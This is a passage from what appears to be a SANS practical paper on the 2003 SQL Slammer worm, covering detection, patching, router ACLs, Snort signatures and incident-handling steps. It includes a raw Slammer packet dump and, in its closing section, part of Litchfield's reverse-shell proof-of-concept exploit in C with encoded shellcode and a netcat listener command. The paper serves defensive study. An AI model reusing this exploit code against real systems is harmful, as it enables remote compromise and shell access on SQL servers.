



Figure 11 Internet Pulse - Sat, Jan25 20.27.54 GMT ([Click image for most recent data](#)).

Side note: After clicking on the above graphic to get the latest data, click on any element to drill down for more details.

<sup>74</sup> <http://www.internetpulse.net/>

In addition, [Matrix Net Systems](#)<sup>75</sup> also had a “picture is worth a thousand words” graphic on how Slammer devastated Internet communications.



**Figure 12 - Matrix NetSystems Event Advisory, January 25, 2003**  
reachability ([Click image for most recent data](#)).

*Side note: This is a very nice page to gather information from. After clicking the above graphic to see the most recent data, click the MORE GRAPHS hyperlink to see more detail about the global Internet.*

Aside from the pure congestion that was taking place, this graph more importantly shows some serious reachability issues to the Internet's Root DNS servers. The almost vertical drop off at approximately 0515GMT attests to how fast this worm infected the global Internet.

Of course the big signature is packet production / service disruption. If a SQL server was compromised on a network, one could expect to see three manifestations of the compromise.

1. Network performance degradation due to bandwidth consumption by the worm as it launched thousands or even millions of UDP packets destined to random IP addresses, port 1434 outbound.
2. To a lesser extent, bandwidth consumption may be further exasperated by a large amount of ICMP Port / Host / Network unreachable messages

<sup>75</sup> <http://www.matrixnetsystems.com/ea/2003/20030130.jsp>



inbound to the infected server(s). As mentioned previously, Slammer makes no attempt to test the suitability of a target host. Fortunately, most networks and even home users employ firewalls (Port Unreachable) / filtering routers (Host / Network unreachable) that will not respond with ICMP error messages.

3. When Slammer infects, the result would be a failure of the SQL resolution service and high CPU usage. Both conditions would result in a disruption in the availability of SQL services.

© SANS Institute 2003, Author retains full rights.

# How to protect against and detect Slammer

## Identification and Patching against

Fortunately, Slammer is easily defendable. As is typical, the most important thing that you can do is to patch against the vulnerability. Microsoft saw fit to dedicate an entire URL to the eradication of Slammer from its product line, which can be found by clicking [here](http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/virus/alerts/slammer.asp)<sup>76</sup>. Essentially, Microsoft strongly encourages everyone to patch SQL and MSDE to SP3 levels. Although most administrators and users will know if they are running SQL Server, it may be not so obvious if they are running MSDE. As it turns out, this was perhaps the most difficult aspect to overcome in defending against Slammer. As mentioned earlier, Microsoft has published a list of it's products that may or may not install MSDE. It can be viewed by clicking [here](http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/MSDEapps.asp)<sup>77</sup>. Beyond that, many other vendors include MSDE embedded in their product. In the first few hours, several messages were posted to various Internet help boards as to how to audit a network for MSDE services. Several pointed out that one can look at the GUI and see if the SQL Service Manger was running in the system tray, others pointed to checking the services applet or services applet, and some suggested performing a NetStat to see if TCP 1434 was in a listening state.




Figure 13 - Some ways of finding MSDE /SQL

<sup>76</sup> <http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/virus/alerts/slammer.asp>

<sup>77</sup> <http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/MSDEapps.asp>

Unfortunately, at face value these methods are of limited use when one is administering a network that may not be big enough to justify something like SMS or other automated application delivery systems. A solution for these individuals would be to scan your network for the presence of the SQL service port and visit those few machines. To that end, Microsoft has also released "[Tools for Combating the Slammer Worm](http://www.microsoft.com/sql/downloads/securitytools.asp)"<sup>78</sup> which includes not only a scanner to test for vulnerable nodes but also guidance / tools on how to automate the deployment of the Slammer patches via Critical Update patch (or SMS if available).

Unfortunately, these tools have some limitations – as well as not being available when the worm first hit. (These are quotes from the Security\_Tools\_Guide.doc that accompanies the tool kit.)

### Critical Update Tool

- SQL Critical Update must be run on the local machine.
- SQL Critical Update only fixes MSDE installations that are the same language as the version of SQL Critical Update that you are running. For example, if you run the English version of SQL Critical Update Utility, non-English versions of MSDE are not fixed.
- NOTE: SQL Critical **Update does not install SP3**. It only fixes vulnerable files. For SQL Server 2000 and SQL Server 2000 SP1, the version number reported by @@VERSION does not change. For SQL Server 2000 SP2, the version number is incremented. For these versions, the result of the SELECT @@VERSION are as follows:
  - SQL Server 2000: 8.00.194
  - SQL Server 2000 SP1: 8.00.384
  - SQL Server 2000 SP2, without SQL Critical Update: 8.00.534
  - SQL Server 2000 SP2 with SQL Critical Update: 8.00.679
- Note: Running SQL Critical Update on any instance of SQL Server 2000 SP2 or MSDE 2000 SP2 will apply security bulletin MS02-061.

### SQL Scan

- SQL Scan identifies instances of SQL Server and MSDE 2000 that may be vulnerable to the Slammer worm and attempts to shut them down.
  - NOTE Shutting down an infected SQL Server instance may not complete successfully depending on the Operating System version. You may need to use system management tools to terminate the process.

---

<sup>78</sup> <http://www.microsoft.com/sql/downloads/securitytools.asp>

- SQL Scan does not locate instances of SQL Server that are running on Windows 98, Windows ME, Windows XP (Home). In addition, SQL Scan does not detect instances of SQL Server that were started from the command prompt.

### SQL Check

This utility looked interesting at first blush but I soon grew frustrated because it lacked the ability to reach out across a network. Perhaps I am editorializing here a bit but shame on Microsoft for only getting part of the job done. A tool that needs to be run “locally” on even a 50 node network; is not much of a tool in my humble opinion.

Having lived this situation before, I broke out my trusty copy of [PSEXEC](#)<sup>79</sup> from [SysInternals](#)<sup>80</sup> and with the help of a short cmd file consisting mostly of a FOR loop; I was able to scan my domain quite nicely. PSEXEC is a nice little program that allows you to remotely execute any command on a target node and pipe the result back to the local console (or file). If you are reading this and have never visited SysInternals, you are doing yourself a great injustice. By using PSEXEC, an Administrator can take any of the above methods (SQL Check, NetStat, ResKit utility et. al.) and rapidly scan a domain for MSDE installations. Click here [Appendix A](#) for more details / results on my homegrown solution using SQL Check.

Another avenue to take in locating MSDE installations is the tried and true method of a simple port scan. Out comes [NMAP](#)<sup>81</sup> from [Insecure.org](#)<sup>82</sup> and the following command line is constructed;

```
Nmap -sU -p1434 192.168.0.100-102
```

Simply, perform a UDP scan (-sU) for port 1434 (-p1434) across my three home machines. The following is the result;

---

<sup>79</sup> <http://www.sysinternals.com/ntw2k/freeware/pstools.shtml>

<sup>80</sup> <http://www.sysinternals.com/>

<sup>81</sup> [http://www.insecure.org/nmap/nmap\\_download.html](http://www.insecure.org/nmap/nmap_download.html)

<sup>82</sup> <http://www.insecure.org/>

```
C:\WINNT\System32\cmd.exe

C:\CoolDsk\Bin>nmap -sU -p1434 192.168.0.100-102

Starting nmap U. 3.00 < www.insecure.org/nmap >
Interesting ports on [redacted] (192.168.0.100):
Port      State      Service
1434/udp   open       ms-sql-m

The 1 scanned port on [redacted] (192.168.0.102) is: closed

Nmap run completed -- 3 IP addresses (2 hosts up) scanned in 4 seconds

C:\CoolDsk\Bin>
```

**Figure 14 – Sanitized NMap UDP 1434 scan results**

Do use caution though; some organizations may consider NMAP or other port scanning tools to be verboten. Ensure you have permission to run such a 'hacker' tool.

One more method for scanning your network would be to use [HFNetChkPro](http://www.shavlik.com/pHFNetChkPro)<sup>83</sup> scanner from [Shavlik](http://www.shavlik.com). After downloading and updating the XML file, I aimed it at my test machine with the following command;

```
Hfnetcheck -h 192.168.0.100
```

Here are the results –

<sup>83</sup> <http://www.shavlik.com/pHFNetChkEXE.aspx>

```

C:\WINNT\System32\cmd.exe

Scanning 192.168.0.100
-----
Done scanning 192.168.0.100
-----
CC2165204-A <192.168.0.100>
-----

* WINDOWS 2000 SP2

Warning
The latest service pack for this product is not installed.
Currently SP2 is installed. The latest service pack is SP3.

Patch NOT Installed      MS02-045      Q326830
Patch NOT Installed      MS02-048      Q323172
Patch NOT Installed      MS02-050      Q329115
Patch NOT Installed      MS02-055      Q323255
Patch NOT Installed      MS02-063      Q329834
Note                     MS02-064      Q327522
Patch NOT Installed      MS02-069      Q810030
Patch NOT Installed      MS02-070      Q329170
Patch NOT Installed      MS02-071      Q328310
Patch NOT Installed      MS03-001      Q810833
Patch NOT Installed      MS03-007      Q815021
Patch NOT Installed      MS03-008      Q814078
Patch NOT Installed      MS03-010      Q331953

* INTERNET EXPLORER 6 GOLD

Warning
The latest service pack for this product is not installed.
Currently Gold is installed. The latest service pack is Internet
Explorer 6 SP1.

Patch NOT Installed      MS02-058      Q328676
Patch NOT Installed      MS03-004      Q810847

* WINDOWS MEDIA PLAYER 7.1 GOLD

Information
All necessary hotfixes have been applied.

* MDAC 2.6 GOLD

Warning
The latest service pack for this product is not installed.
Currently MDAC 2.6 Gold is installed. The latest service pack is
MDAC 2.6 SP2.

Patch NOT Installed      MS02-065      Q329414

* SQL SERVER 2000 GOLD

Warning
The latest service pack for this product is not installed.
Currently SQL Server 2000 Gold is installed. The latest service
pack is SQL Server 2000 SP3.

Note                     MS00-092      Q280380
Note                     MS01-032      Q299717
Patch NOT Installed      MS01-041      Q298012
Note                     MS02-035      Q263968
Note                     MS02-061      Q316333

```

Figure 15 - Output of HFNetchk on non-production system

As a recap, best practice is to patch to SP3 levels for all SQL and MSDE installations. If SP3 is a problem, patch to SP2 and apply MS02-061. Due to the previously discussed problems with patch levels and ssnetlib.dll ([Russ Cooper's Post](#)<sup>84</sup>) it would be prudent to double-check your version levels to ensure you are at the correct patch level. Of course the standard warnings of testing any patch in a non-production environment apply.

### Network based interventions

Patching your system is nice – especially if it is on an exposed network. However, security in depth is the mantra you should be repeating. Never underestimate a good solid perimeter defense. In fact, those networks that had already taken action by blocking SQL service ports after the [Spida Worm](#)<sup>85</sup> in May 2002 were immune from a Slammer infection despite housing vulnerable SQL servers. There is no reason to allow UDP 1434 traffic anywhere near your public server to begin with. Ideally, since SQL is usually a backend for IIS, no Internet traffic should touch it directly.

Thus, the second action to perform on your network is to configure your to drop UDP 1434 (as well as TCP 1433). For servers on your DMZ, you will also want to drop all UDP 1434 inbound and outbound packets. As mentioned before, reassess if any Internet traffic needs to directly access your SQL server. CISCO released there own recommends concerning Slammer in an advisory - Cisco Security Notice: [MS SQL Worm Mitigation Recommendations](#)<sup>86</sup>.

```
access-list 115 deny udp any any eq 1434
access-list 115 permit ip any any
int <interface>
ip access-group 115 in
ip access-group 115 out
```

In addition, it is also good security sense to block ICMP error messages.

```
Router(config)# interface <interface>
Router(if-config)# no ip unreachable
```

It is also important that these defenses be applied to *all* perimeter devices not just the POP (point of presence) router and Internet Firewall. Dial-ups and VPN connections can also be an infection vector if the home user / road warrior becomes infected through some obscure MSDE application that they are running.

However, as always, test any configuration changes.

---

<sup>84</sup> <http://archives.neohapsis.com/archives/ntbugtraq/2003-q1/0045.html>

<sup>85</sup> <http://securityresponse.symantec.com/avcenter/venc/data/js.spida.b.html>

<sup>86</sup> <http://www.cisco.com/warp/public/707/cisco-sn-20030125-worm.shtml>



## IDS Detection

Slammer's IDS footprint is also quite easy to spot. If you had to write one blind, a good starting point with be;

UDP, port 1434, Byte 0x2B = 04, External -> Internal

```
0000 00 10 95 96 cd d7 00 03 6b 1a 48 8c 08 00 45 00 .....k.H...E.
0010 01 94 11 27 00 00 71 11 10 c9 18 9f 1f 66 44 32 ...'.q.....fD2
0020 aa 32 10 4a 05 9a 01 80 fe 97 04 01 01 01 01 01 .2.J.....
0030 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 .....
0040 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 .....
0050 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 .....
0060 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 .....
0070 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 .....
0080 01 01 01 01 01 01 01 01 01 01 01 dc c9 b0 42 eb .....B.
0090 0e 01 01 01 01 01 01 01 70 ae 42 01 70 ae 42 90 .....p.B.p.B.
00a0 90 90 90 90 90 90 90 68 dc c9 b0 42 b8 01 01 01 .....h...B....
00b0 01 31 c9 b1 18 50 e2 fd 35 01 01 01 05 50 89 e5 .1...P..5...P..
00c0 51 68 2e 64 6c 6c 68 65 6c 33 32 68 6b 65 72 6e Qh.dllhel32hkern
00d0 51 68 6f 75 6e 74 68 69 63 6b 43 68 47 65 74 54 QhounthickChGetT
00e0 66 b9 6c 6c 51 68 33 32 2e 64 68 77 73 32 5f 66 f.llQh32.dhws2_f
00f0 b9 65 74 51 68 73 6f 63 6b 66 b9 74 6f 51 68 73 .etQhsockf.toQhs
0100 65 6e 64 be 18 10 ae 42 8d 45 d4 50 ff 16 50 8d end....B.E.P..P.
0110 45 e0 50 8d 45 f0 50 ff 16 50 be 10 10 ae 42 8b E.P.E.P..P...B.
0120 1e 8b 03 3d 55 8b ec 51 74 05 be 1c 10 ae 42 ff ...=U..Qt....B.
0130 16 ff d0 31 c9 51 51 50 81 f1 03 01 04 9b 81 f1 ...1.QQP.....
0140 01 01 01 01 51 8d 45 cc 50 8b 45 c0 50 ff 16 6a ....Q.E.P.E.P..j
0150 11 6a 02 6a 02 ff d0 50 8d 45 c4 50 8b 45 c0 50 .j.j...P.E.P.E.P
0160 ff 16 89 c6 09 db 81 f3 3c 61 d9 ff 8b 45 b4 8d .....<a...E..
0170 0c 40 8d 14 88 c1 e2 04 01 c2 c1 e2 08 29 c2 8d .@.....)....
0180 04 90 01 d8 89 45 b4 6a 10 8d 45 b0 50 31 c9 51 ....E.j...E.P1.Q
0190 66 81 f1 78 01 51 8d 45 03 50 8b 45 ac 50 ff d6 f..x.Q.E.P.E.P..
01a0 eb ca
```

Figure 16 – Slammer packet dump reference

Some might find the 'defacto nop sled' of 01's tempting, but such signatures frequently lead to false positives. Since probes to UDP 1434 coming from the Internet would be relatively rare, keying off of the above would seem to be a very reasonable start. However, since we also know that the potential for a HEAP based overflow also exists, I would create another signature with Byte **0x2B = 02**.

Real Secure from [ISS](http://www.iss.net)<sup>87</sup>, unfortunately, doesn't publish the details of it's signatures so it is difficult to tell exactly what it will trigger off on. However, since the [signature](http://bvlive01.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=21824)<sup>88</sup> has been active since September of 2002, it is safe to say that the above guess is close to the truth since it obviously had no knowledge of the specific exploit at the time of release. Real Secure displays Slammer as

<sup>87</sup> <http://www.iss.net>

<sup>88</sup> <http://bvlive01.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=21824>





I would be terribly remiss if I didn't mention [SNORT](#)<sup>92</sup>. Though a rule wasn't in place originally (SQL.RULES), it didn't take long for the following [rule](#)<sup>93</sup> to be published (among several others);

```
alert udp $EXTERNAL_NET any -> $HOME_NET 1434 (msg:"MS-SQL Worm
propagation attempt"; content:"|04|"; depth:1; content:"|81 F1 03 01 04
9B 81 F1 01|"; content:"sock"; content:"send"; reference:bugtraq,5310;
classtype:misc-attack;reference:bugtraq,5311;
reference:url,vil.nai.com/vil/content/v_99992.htm; sid:2003; rev:2;)
```

At first, I was puzzled as to why the author didn't use the \$SQLHOST directive. It didn't take to long before I realized that most wouldn't think about including MSDE installations under the \$SQLHOST directive in SNORT.CONF. An interesting tweak to be aware of.


Some obvious similarities with the other signatures discussed. **Alert** on a **UDP** packet, from the **external** network to **any home** (internal) network port **1434**. Check the **content** for hex value **04**. Unlike Dragon's (and most likely Real Secure's) method of avoiding a false positive, this SNORT signature actually looks for a byte match on the published exploit itself. The second **content** string looks for **81 F1 03 01 04 9B 81 F1 01** in the payload of the packet, the third **content**, for the word **sock** and the last **content** for the word **send**. Please refer to "**Figure 17 – Slammer packet dump reference**" to see the embedded byte stream used by SNORT to trigger. Thus far, I can find no officially listed SNORT signatures that would trap the HEAP overflow, but it would be trivial to construct one.

I placed this signature into my SQL.RULES file, modified HOMENET\$ to 192.168.0.101/32 and fired up SNORT. As advertised, I received an alert as soon as I launched the exploit on my test network.

---

<sup>92</sup> <http://www.snort.org/>

<sup>93</sup> <http://www.snort.org/snort-db/sid.html?sid=2003>



**Figure 18 - Snort Alert on Slammer**

## Intrusion Handling Notes

Though we have more or less specifically addressed Slammer in this section, one must keep in mind that we need to protect all vulnerabilities in the SSR Service – including those that are as of yet are unknown. Fortunately, we have a roadmap to help in these regards. It is called the Six Steps of Incident Handling. As such, the following are the recommendations;

### Preparation:

- ✓ Identify all vulnerable systems – specifically SQL and MSDE installs. This should be accomplished by regular scans on your network to identify served ports. (1433, and 1434)
- ✓ Patch all vulnerable systems with the latest Service Pack / Critical Update in a timely manner. Microsoft offers a [notification service](http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/default.asp)<sup>94</sup> to keep you informed of such releases. (SP3 for SQL and MSDE)
- ✓ Perform egress and ingress filtering at all boarder routers. (Do not allow traffic destine to or coming from SQL service ports)
- ✓ Protect all ingress points with a firewall that drops queries to and from the SQL ports as well as ICMP replies.

### Identification:

- ✓ Run a solid IDS system and keep it's signatures up to date.
- ✓ Consider an IDS system that allows you to modify signatures on the fly so that you are not at the mercy of a vendor.

<sup>94</sup> <http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/default.asp>

**Containment:**

- ✓ Though Slammer was non malicious from a data destruction point of view, the next attack may not. Ensure you have good backups and practice a disaster recovery plan. Document and practice the procedure.

**Eradication:**

- ✓ For some, the MSDE part of this vulnerability caught many by surprise. Assuming that the box wasn't destroyed and only needs to be patched, the wise administrator will already have methods in place to distribute a patch quickly across his or her domain be it the high-faluting SMS product or the old standby of using some type of scripting and CLI tools. Relying on users or sneaker net to perform such activities is dangerous, slow and error prone.

**Recovery:**

- ✓ Take no shortcuts. Before placing the system (or network) back online, take a (quick) walk around the building to clear your head, go back inside, and question everything you did from a "hairy eyeball" point of view. Talk out loud and solicit opinions from others who have been caught up in the technical fray. Did you indeed close all of the infection vectors? What about that road warrior that jacks into his home network and your network?

**Lessons Learned:**

- ✓ Build bridges with the System Administrator / Network Guys or Gals / Intrusion staffs. In many large organizations these three are organized in fiefdoms. Use a situation like this to get together and talk and document what went right, and more importantly, what went wrong. Then go out for a beer and charge it back to the company.

## Source code / Pseudo code

### Listing 1 – The Litchfield Proof of Concept

This is the original Proof of Concept code and comments presented by David Litchfield at the 2002 Black Hat Convention.

This source code is an exploit that will compromise the SQL Server and spawn a remote shell to a system of your choosing. I've written it to be operating system service pack independent and, as far as possible, SQL Server service pack independent. Unfortunately, sqlsort.dll, the best choice available for this, changes ever so slightly between an SQL Server with no service pack and an SQL Server running SP 1 or 2. The import address entry for GetProcAddress() in sqlsort.dll shifts by 12. With no SQL Server service pack the address of the entry is at 0x42AE1010 and on SP1 and SP2 at 0x42AE101C. Before we get a chance to exploit the overflow, the process attempts to write to an address pointed to by a register we own, so we need to supply a writeable address. We use a location in the .data section of sqlsort.dll. At 0x42B0C9DC, again in sqlsort.dll, there is a 'jmp esp' instruction. We overwrite the saved return address with this. Traditional Windows shellcode uses pipes to communicate to shell and the process - using the pipes as standard in, out and error. This unnecessarily bloats Windows shell code exploits. This code uses WSASocket() to create a socket handle and it is this socket that is passed to CreateProcess() as the handle for standard in, out and error. By doing this the code becomes considerably leaner and small. Once the shell has been created it then connects out to a given IP address and port.

```
#include <stdio.h>
#include <windows.h>
#include <winsock.h>

int GainControlOfSQL(void);
int StartWinsock(void);

struct sockaddr_in c_sa;
struct sockaddr_in s_sa;

struct hostent *he;
SOCKET sock;
unsigned int addr;
int SQLUDPPort=1434;
char host[256]="";
char request[4000]="\x04";
char ping[8]="\x02";

char exploit_code[]=
"\x55\x8B\xEC\x68\x18\x10\xAE\x42\x68\x1C"
"\x10\xAE\x42\xEB\x03\x5B\xEB\x05\xE8\xF8"
"\xFF\xFF\xFF\xBE\xFF\xFF\xFF\xFF\x81\xF6"
"\xAE\xFE\xFF\xFF\x03\xDE\x90\x90\x90\x90"
"\x90\x33\xC9\xB1\x44\xB2\x58\x30\x13\x83"
"\xEB\x01\xE2\xF9\x43\x53\x8B\x75\xFC\xFF"
"\x16\x50\x33\xC0\xB0\x0C\x03\xD8\x53\xFF"
"\x16\x50\x33\xC0\xB0\x10\x03\xD8\x53\x8B"
"\x45\xF4\x50\x8B\x75\xF8\xFF\x16\x50\x33"
"\xC0\xB0\x0C\x03\xD8\x53\x8B\x45\xF4\x50"
"\xFF\x16\x50\x33\xC0\xB0\x08\x03\xD8\x53"
"\x8B\x45\xF0\x50\xFF\x16\x50\x33\xC0\xB0"
```

```

"\x10\x03\xd8\x53\x33\xc0\x33\xc9\x66\xb9"
"\x04\x01\x50\xe2\xfd\x89\x45xdc\x89\x45"
"\xd8\xbf\x7f\x01\x01\x01\x89\x7d\xd4\x40"
"\x40\x89\x45\xd0\x66\xb8\xff\xff\x66\x35"
"\xff\xca\x66\x89\x45\xd2\x6a\x01\x6a\x02"
"\x8b\x75xec\xff\xd6\x89\x45xec\x6a\x10"
"\x8d\x75\xd0\x56\x8b\x5d\xec\x53\x8b\x45"
"\xe8\xff\xd0\x83\xc0\x44\x89\x85\x58\xff"
"\xff\xff\x83\xc0\x5e\x83\xc0\x5e\x89\x45"
"\x84\x89\x5d\x90\x89\x5d\x94\x89\x5d\x98"
"\x8d\xbd\x48\xff\xff\xff\xff\x57\x8d\xbd\x58"
"\xff\xff\xff\xff\x57\x33\xc0\x50\x50\x83"
"\xc0\x01\x50\x83\xe8\x01\x50\x50\x8b\x5d"
"\xe0\x53\x50\x8b\x45\xe4\xff\xd0\x33\xc0"
"\x50\xc6\x04\x24\x61\xc6\x44\x24\x01\x64"
"\x68\x54\x68\x72\x65\x68\x45\x78\x69\x74"
"\x54\x8b\x45\xf0\x50\x8b\x45\xf8\xff\x10"
"\xff\xd0\x90\x2f\x2b\x6a\x07\x6b\x6a\x76"
"\x3c\x34\x34\x58\x58\x33\x3d\x2a\x36\x3d"
"\x34\x6b\x6a\x76\x3c\x34\x34\x58\x58\x58"
"\x58\x0f\x0b\x19\x0b\x37\x3b\x33\x3d\x2c"
"\x19\x58\x58\x3b\x37\x36\x36\x3d\x3b\x2c"
"\x58\x1b\x2a\x3d\x39\x2c\x3d\x08\x2a\x37"
"\x3b\x3d\x2b\x2b\x19\x58\x58\x3b\x35\x3c"
"\x58";

```

```

int main(int argc, char *argv[])
{
    unsigned int ErrorLevel=0,len=0,c =0;
    int count = 0;
    char sc[300]="";
    char ipaddress[40]="";
    unsigned short port = 0;
    unsigned int ip = 0;
    char *ipt="";
    char buffer[400]="";
    unsigned short prt=0;
    char *prtt="";

    if(argc != 2 && argc != 5)
    {
        printf("\n\tSQL Server UDP Buffer
        Overflow\n\n\tReverse Shell Exploit
        Code");
        printf("\n\n\tUsage:\n\n\tC:\\>%s host
        your_ip_address your_port
        sp",argv[0]);
        printf("\n\n\tYou need to set nectat listening on a
        port");
        printf("\n\tthat you want the reverse shell to
        connect to");
        printf("\n\t e.g.\n\n\tC:\\>nc -l -p 53");
